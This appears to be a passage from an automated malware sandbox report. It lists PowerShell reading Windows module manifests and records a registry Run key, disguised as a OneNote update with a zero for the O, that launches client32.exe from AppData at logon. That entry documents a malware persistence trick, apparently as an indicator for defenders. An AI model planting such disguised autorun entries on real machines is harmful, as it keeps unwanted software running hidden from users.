C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psm1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsSearch\WindowsSearch.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsSearch\WindowsSearch.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsSearch\WindowsSearch.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsSearch\WindowsSearch.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Wcffedcb4#\b2a4e660a342dc21f725be1a3386d7f1\Microsoft.WindowsSearch.Commands.ni.dll.aux	unknown	656	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	unknown	1004	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\WindowsUpdateProvider.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\WindowsUpdateProvider.psd1	unknown	873	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\WindowsUpdateProvider.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\WindowsUpdateProvider.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\WindowsUpdateProvider.psd1	unknown	873	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUUpdate.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUUpdate.cdxml	unknown	449	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUUpdate.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUSettings.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUSettings.cdxml	unknown	57	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUSettings.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUOperations.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUOperations.cdxml	unknown	963	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\WindowsUpdateProvider\MSFT_WUOperations.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Program Files (x86)\AutoIt3\AutoItX\AutoItX.psd1	unknown	4096	success or wait	7	7FFA03CEB526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	ONEN0TEupdate_1220	unicode	C:\Users\user\AppData\Roaming\ONEN0TEupdate_1220\client32.exe	success or wait	1	7FFA03CF03AD	RegSetValueExW

Disassembly

No disassembly